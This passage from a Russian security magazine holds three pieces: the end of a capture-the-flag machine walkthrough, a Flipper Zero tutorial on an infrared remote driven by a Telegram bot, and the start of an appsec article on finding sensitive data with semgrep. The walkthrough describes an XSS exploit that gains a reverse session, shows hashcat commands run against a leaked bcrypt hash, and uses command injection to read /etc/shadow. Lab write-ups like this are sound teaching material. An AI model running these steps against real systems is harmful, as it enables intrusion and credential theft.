
Форма связи

В логах веб-сервера, который запустил наш эксплоит, отображается загрузка с удаленного хоста основной XSS-нагрузки.




Логи веб-сервера

Однако больше ничего не произошло, а значит, нужно разбираться в коде эксплоита и дорабатывать его. Первым делом обращаем внимание на адрес репозитория, с которого должен загружаться модуль (строка 20).




Исходный код эксплоита

Так как в лабораторной среде нет выхода в интернет, скачиваем модуль и кладем рядом с файлом эксплоита. В коде меняем адрес на свой. Поскольку путь, указанный в модуле (строки 29 и 37), может быть занят, меняем его на любой другой.




Содержимое исходного модуля




Содержимое измененного модуля

Еще нужно подкорректировать адрес в переменной `urlWithoutLogBase`.




Новый код эксплоита

Когда все готово, повторно запускаем эксплоит и отправляем ссылку через форму на сайте. В этот раз, кроме аплоада основной XSS-нагрузки, видим также и загрузку архива.



Логи веб-сервера

Спустя несколько секунд в листенере появляется сессия пользователя `www-data`.




Сессия пользователя www-data

ПРОДВИЖЕНИЕ

Первым делом поищем учетные данные в веб-приложении. Обычно можно найти логин и пароль от базы данных.


Так и есть: в файле `/data/database.js` находим хеш bcrypt.



Содержимое файла database.js

Если просто запустить **hashcat** без указания режима, то утилита предложит возможные режимы подбора сама.


```
hashcat '$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q' rockyou.txt
```



Режимы подбора пароля hashcat


Нам нужен самый обычный bcrypt — это режим 3200.

```
hashcat -m 3200 '$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q' rockyou.txt
```




Результат подбора пароля

У нас есть пароль, а список возможных пользователей можно посмотреть в файле `/etc/passwd`.



Пользователи в системе

Подключаемся от имени пользователя amay и забираем первый флаг.



Флаг пользователя


ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Теперь нам необходимо собрать информацию. Я буду использовать для этого скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Загрузим на удаленный хост скрипт для Linux, дадим право на выполнение и запустим сканирование. В выводе будет много информации, но из интересного — только сайт на порте 8080.



Список прослушиваемых портов


Так как порт доступен только для локального хоста, нам необходимо сделать туннель.

Вот как это можно сделать:

```
ssh amay@10.10.11.28 -L 8000:127.0.0.1:8080
```


Теперь весь трафик, который мы пошлем на локальный порт 8000, будет туннелирован на порт 8080 указанного хоста (в данном случае 127.0.0.1) через SSH-хост.

Смотрим сайт через браузер, где нас встречает HTTP-авторизация.



Авторизация на сайте

Используем единственные имеющиеся у нас учетные данные и получаем доступ к системе мониторинга, которая находится в разработке.




Главная страница сайта

Выводим лог и предполагаем, что скорее на сервере читается файл, а затем нам отображается его содержимое.


Содержимое файла access.log

Перейдем в **Burp Repeater** и попробуем прочитать файл `/etc/shadow`.




Результат чтения файла

Файл выводится не полностью, возможно, что-то фильтруется. Попробуем выполнить инъекцию команды `id`.



Результат выполнения команды

Получаем результат выполнения команды, а значит, сервер скомпрометирован. Напоследок просто прочитаем флаг рута.



Флаг рута

Машина захвачена!

ТЕЛЕГРАММА ДЛЯ ДЕЛЬФИНА

Ищем уязвимый код с помощью кастомных правил

В этой статье я покажу, как сделать из Flipper Zero пульт для умного дома, транслирующий команды, присылаемые ему через Telegram. Чтобы подключить Flipper к Telegram, нам понадобится дополнительное устройство — я для этого взял Raspberry Pi.

Виктор Паперно

ИДЕЯ ПРОЕКТА


В стандартной прошивке Flipper Zero есть классная функция, которая позволяет создавать виртуальные копии ИК-пультов. У меня дома несколько устройств, которые управляются именно ими: проектор и LED-свечки с Aliexpress. Когда я дома, нет проблем взять в руки сам Flipper, выбрать пульт и нажать на кнопку или сделать все то же самое из приложения, которое управляет девайсом с телефона.

Но оба этих способа требуют находиться непосредственно вблизи от управляемого устройства, поскольку телефон подключается к «Флипперу» по Bluetooth. Было принято решение подключить Flipper к Raspberry Pi и иметь возможность управлять им через последовательный порт.


КОПИРОВАНИЕ ПУЛЬТОВ

Чтобы использовать Flipper вместо какого-нибудь проприетарного пульта, нам понадобится скопировать сигналы. Для этого в основном меню выбирай приложение Infrared, затем Learn New Remote, а потом поднеси пульт и нажимай нужные кнопки, чтобы скопировать их.

В результате после копирования всех пультов на вкладке Saved Remotes можно увидеть список наших пультов.



А выбрав один из них, видим список доступных кнопок.



Каждый пульт — это по сути файл с расширением `.ir`, где хранится информация о протоколе, адресе и командах, которые необходимо отправить.

```
Filetype: IR signals file
Version: 1
#
name: On
type: parsed
protocol: NEC
address: 00 00 00 00
command: 5E 00 00 00
#
name: Off
type: parsed
protocol: NEC
address: 00 00 00 00
command: 0C 00 00 00
```


COMMAND LINE INTERFACE

Разработчики Flipper Zero создали набор команд для управления девайсом с компьютера из командной строки. Согласно описанию на официальном сайте, через CLI можно читать и эмулировать сигналы, запускать программы, управлять файлами и делать другие вещи. Также приложение предоставляет функции вроде чтения логов, передачи данных на другие Flipper Zero и прочих интересных трюков.

WWW

Полный обзор всех доступных команд есть в документации.

Можно отправлять команды напрямую, используя какой-нибудь монитор последовательного порта, Termius, PuTTY или вкладку CLI в фирменном приложении Flipper Lab.



Чтобы управлять нашим «Флиппером» с помощью Python, можно использовать уже готовую библиотеку PyFlipper. Однако при работе с ней я заметил, что некоторые методы устарели. Пришлось смастерить небольшой фикс, так что дальше я буду использовать мой форк этой же библиотеки. Поскольку он не добавлен в PyPi, при установке нужно будет явно указывать ссылку на репозиторий:

```
pip install git+https://github.com/AviPaperno/pyFlipper.git
```

СОЗДАЕМ ИНТЕРФЕЙС ДЛЯ УПРАВЛЕНИЯ «ФЛИППЕРОМ»

Для удобства создадим собственный интерфейс — надстройку над упомянутой библиотекой. Дело в том, что через стандартную CLI-оболочку нельзя «отправить эту команду с этого пульта», так что придется реализовать это самостоятельно.

Что нам нужно: распарсить файл, прочитать команду и адрес, перевернуть их (так как почему-то команды и адреса хранятся в перевернутом виде) и, используя методы из библиотеки, заставить Flipper отправить команду по адресу.

Для удобства работы с IR-сигналами создадим класс `IR`. В нем на самом деле нам нужен только конструктор, так что можно было бы использовать `namedtuple`, но IR-сигналы могут еще иметь разные параметры в зависимости от протокола, так что класс еще пригодится.

```
class IR:
    def __init__(self, name_, type_, protocol_=None, address_=None,
command_=None):
        def reverse_address_or_cmd(data_str: str) -> str:
            return ''.join(data_str.split()[::-1])

        self.name = name_
        self.type = type_
        self.protocol = protocol_
        self.address = reverse_address_or_cmd(address_) if address_
else None
        self.command = reverse_address_or_cmd(command_) if command_
else None

    def __str__(self):
        return f"{self.name}({self.protocol}) ADDR: {self.address}
CMD: {self.command}"
```

Создадим также набор функций для большей читаемости и простоты использования.

Функция преобразования содержимого файла .ir в список экземпляров класса `IR`:

```
def decode_ir_file(data):
    removed = data.split("#")[1:]
    result = {}
    for elem in removed:
        template = {"name_": None, "type_": None, "protocol_": None,
"address_": None, "command_": None}
        for part in elem.strip().split("\n"):
            key, value = part.split(":")
            template[f"{key.strip()}_"] = value.strip()
        result[template["name_"]] = IR(**template)

    return result
```

Функция получения списка доступных пультов:

```
def get_list_of_ir(flipper_device: PyFlipper):
    return [elem["name"] for elem in flipper_device.storage.list(path
="/ext/infrared").get('files')]
```

Функция для получения уникального имени устройства:

```
def get_device_name(flipper_device: PyFlipper):
    return flipper_device.device_info.info().get("hardware_name")
```

Функция получения данных из файла .ir:

```
def get_ir_file_data(flipper_device: PyFlipper, file_name: str):
    filepath = f"/ext/infrared/{file_name}"
    return flipper_device.storage.read(file=filepath)
```

И основная функция — ~~чтобы править ими~~ для отправки команды на «Флиппер»:

```
def send_ir_command(flipper_device: PyFlipper, remotes: Dict,
command_name: str):
    command = remotes.get(command_name)
    if command:
        flipper_device.ir.tx(command.protocol, command.address,
command.command)
```

БОТ ДЛЯ TELEGRAM

Пришло время написать наш интерфейс. Мы будем использовать Telegram, а потому нам понадобится библиотека для работы с ним. Я рекомендую aiogram, с ней легко писать асинхронный код.

WWW

У aiogram есть понятная и хорошо написанная документация на русском.

Для начала импортируем все необходимое. Библиотеки для создания бота и работы с Flipper Zero:

```
import asyncio

from aiogram import Bot, Dispatcher, Router, types
from aiogram.client.session.aiohttp import AiohttpSession
from aiogram.filters.command import Command
from aiogram.fsm.context import FSMContext
from aiogram.fsm.state import State, StatesGroup
from pyflipper.pyflipper import PyFlipper
```

А также наши собственные: `flipperInterface` и `config`. В конфиге хранятся две переменные: `BOT_TOKEN` — токен для бота, полученный от @BotFather, — и `COM_PORT` — адрес порта, к которому подключен «Флиппер».

```
from config import BOT_TOKEN, COM_PORT
from flipperInterface import get_device_name, get_list_of_ir,
get_ir_file_data, decode_ir_file, send_ir_command
```

Затем добавим вспомогательную функцию для создания кастомной клавиатуры:

```
def create_keyboard(options):
    """Функция для создания клавиатуры из списка возможных вариантов
"""
    return types.ReplyKeyboardMarkup(keyboard=[[types.KeyboardButton(
text=f"{elem}")] for elem in options])
```

У нашего бота будет три состояния. Для удобства работы сгруппируем их, создав наследник класса `StatesGroup`:

```
class CurrentState(StatesGroup):
    start = State()
    selection_remote = State()
    selection_command = State()
```

- `start` — состояние, когда бот только запущен;
- `selection_remote` — состояние, когда пользователь выбирает пульт;
- `selection_command` — пользователь «нажимает» на кнопку виртуального пульта, отправляя ту или иную команду.

И последняя функция — не обработчик сообщений, это функция для создания подключения к «Флипперу»:

```
async def get_flipper():
    """Асинхронный контекст для работы с Flipper"""
    try:
        flipper = PyFlipper(com=COM_PORT)
        return flipper
    except Exception as e:
        print(f"Ошибка при подключении к Flipper: {e}")
        return None
```

Теперь создаем роутер:

```
router = Router()
```

И начинаем описывать обработчики. Первый обработчик запускается при отправке пользователем команды `/start`. В нем создается подключение к «Флипперу», пользователю отправляется приветственное сообщение, формируется клавиатура из доступных пультов, и бот переводится в следующее состояние.

```
@router.message(CurrentState.start)
@router.message(Command("start"))
async def cmd_start(message: types.Message, state: FSMContext):
    flipper = await get_flipper()
    if flipper:
        await message.answer(
            f"Привет, я бот для управления IR устройствами через
FlipperZero *{get_device_name(flipper)}*."
            f"\nВыбери нужный тебе пульт.",
            reply_markup=create_keyboard(get_list_of_ir(flipper)),
            parse_mode="Markdown"
        )
        await state.set_state(CurrentState.selection_remote)
    else:
        await message.answer("Не удалось подключиться к Flipper.
Попробуйте позже.")
```

Второй — это обработчик сообщения с пультом, в нем мы считываем наш файл, проверяем, что в нем есть «кнопки», и выводим клавиатуру со списком доступных команд в заданном пульте:

```
@router.message(CurrentState.selection_remote)
async def cmd_select_ir(message: types.Message, state: FSMContext):
    flipper = await get_flipper()
    if flipper:
        available_remotes = get_list_of_ir(flipper)
        if message.text in available_remotes:
            ir_data = get_ir_file_data(flipper, message.text)
            if ir_data:
                currentIR = decode_ir_file(ir_data)
                await state.update_data(currentIR=currentIR)
                await state.set_state(CurrentState.selection_command)
                await message.answer(
                    "Вот доступные команды, выбери нужную тебе",
                    reply_markup=create_keyboard(list(currentIR.keys
()) + ["Назад"])
                )
            else:
                await message.answer("Не удалось найти файл IR.
Попробуйте другой пульт.")
        else:
            await message.answer("Неправильный выбор пульта.
Попробуйте снова.")
    else:
        await message.answer("Не удалось подключиться к Flipper.")
```

И наконец, последний обработчик сообщений проверяет, существует ли команда. Если да, отправляем ее на «Флиппер». Если же это команда «Назад», то возвращаемся к предыдущему состоянию.

```
@router.message(CurrentState.selection_command)
async def cmd_select_command(message: types.Message, state:
FSMContext):
    if message.text == "Назад":
        await state.set_state(CurrentState.start)
        await cmd_start(message, state)
    else:
        data = await state.get_data()
        flipper = await get_flipper()
        if flipper and message.text in data["currentIR"]:
            send_ir_command(flipper, data["currentIR"], message.text)
            await message.answer("Команда выполнена!")
        else:
            await message.answer("Ошибка: команда не распознана или
Flipper недоступен.")
```

Теперь осталось только запустить процесс поллинга новых сообщений. Поскольку на моей Raspberry Pi отсутствуют SSL-сертификаты, я дополнительно указал, что нужно работать без них.

```
async def main():
    session = AiohttpSession()
    session._connector_init = {'ssl': False}
    bot = Bot(token=BOT_TOKEN, session=session)
    dp = Dispatcher()
    dp.include_router(router)
    await dp.start_polling(bot)


if __name__ == "__main__":
    asyncio.run(main())
```

ДЕПЛОЙ

Теперь осталось только задеплоить нашего бота. Но поскольку нам нужно явное подключение «Флиппера», мы не можем сделать это на каком-нибудь удаленном сервисе. Будем использовать наши локальные устройства.

Теоретически наш бот может быть запущен на любом персональном компьютере, где установлен Python и соответствующие библиотеки. Но очень часто в качестве домашнего сервера используется Raspberry Pi, так что разберем деплой именно на этой плате.

Для начала клонируем репозиторий с проектом:

```
git clone https://github.com/AviPaperno/FlipperIRcontroller
```

И установим зависимости:

```
pip3 install -r requirements.txt
```

Теперь исправим файл `config.py`: скопируем в него полученный от @BotFather токен и укажем путь для подключенного по USB «Флиппера». Чтобы узнать путь, достаточно ввести такую команду:

```
ls /dev/serial/by-id/
```

Теперь ты увидишь имя своего устройства. А полный путь будет вот таким:

```
/dev/serial/by-id/usb-Flipper_Devices_Inc._Flipper_<NAME>_flip_<NAME>
-if00
```

Здесь `<NAME>` — уникальное имя.

Теперь создадим сервис:

```
sudo nano /etc/systemd/system/flipperBot.service
```

И укажем в этом файле необходимые данные:

```
[Service]
ExecStart=python3 main.py
WorkingDirectory=/path/to/your/FlipperIRcontroller
Restart=always
User=user_name
RestartSec=5
StandardOutput=append:</path/to/your/>FlipperIRcontroller/bot.log
StandardError=append:</path/to/your/>FlipperIRcontroller/bot.log

[Install]
WantedBy=multi-user.target
```

Не забудь заменить `path/to/your/>` полным путем к директории проекта, а `<user_name>` — именем пользователя.


Запускаем наш сервис:

```
sudo systemctl daemon-reload
sudo systemctl enable flipperBot.service
sudo systemctl start flipperBot.service
```

И проверяем его статус:


```
sudo systemctl status flipperBot.service
```

Если получилось так, как на изображении ниже, значит, всё окей и можно пользоваться ботом!



ВЫВОДЫ

В этой статье мы научились использовать Flipper Zero как универсальный пульт, управляемый с Raspberry Pi. Для передачи команд мы написали бота для Telegram, поскольку это простой и универсальный способ. Однако если ты конструируешь умный дом, то можешь интегрировать в него и «Флиппер». Например, через Home Assistant.



Flipper Zero вышел далеко не вчера, но по-прежнему кажется новинкой. За это следует поблагодарить разработчиков, которые не только выпустили крутой девайс, но и не забросили поддержку, а также очень живое и активное комьюнити, которое разрабатывает свои модули, прошивки и приложения для «Флиппера».

ЗАПРЯГАЕМ ЛАМУ

Ищем уязвимый код с помощью кастомных правил

В этой статье я расскажу, зачем аппсек-инженеру следить за тем, какие данные живут у него в разрабатываемых продуктах, как извлечь из кода сервисов структуру передаваемых данных, как раскрасить поля найденных объектов по заранее заведенным правилам или как попросить локальную опенсорсную LLM-модель, чтобы она раскрашивала данные за тебя.

Дмитрий Марюшкин
LinkedIn

ИЩЕМ КРИТИЧНОЕ В КОДЕ

В докладе летней Offzone я рассказывал, как мы используем движок и правила semgrep для парсинга кода сервисов и извлечения оттуда важных для нас объектов. Оставлю технические подробности парсинга в стороне, напомню только основную идею.

Если коротко, данные клиентов мы бережем как зеницу ока и хотели бы следить за тем, в каких микросервисах нашего продукта живут имена, адреса, телефоны, паспортные данные, финансовая информация, логины, пароли и другие авторизационные данные. Это позволит сфокусировать именно на них наши ИБ-процессы, то есть выбрать те двадцать процентов сервисов, повышенное внимание к которым принесет нам восемьдесят процентов пользы.

Представим типичную ситуацию: с интернетом наш продукт связан через некоторый API gateway, все, что туда отдается по определенным роутам, мы можем найти в Swagger-файле, лежащем в коде этого гейтвея. Внутри между собой сервисы общаются по GRPC, и все их внешние методы лежат в proto-файлах. Сервисы, которые что-то пишут в базу Postgres, хранят SQL-схемы в папке миграций. И чтобы знать, что где содержится, нам нужно уметь парсить Swagger, proto и схемы таблиц в каком-то единообразном виде.

```
root@19bfeed9dc95:/app# appsec-discovery --source tests/ai_samples/api_gateway_today/
[
    {
        "hash": "8ef982b8b07a023c776790f6c07eca33",
        "object_name": "Route /user/{username} (GET)",
        "object_type": "route",
        "parser": "swagger",
        "file": "swagger.yaml",
        "line": 1,
        "properties": {
            "path": {
                "prop_name": "path",
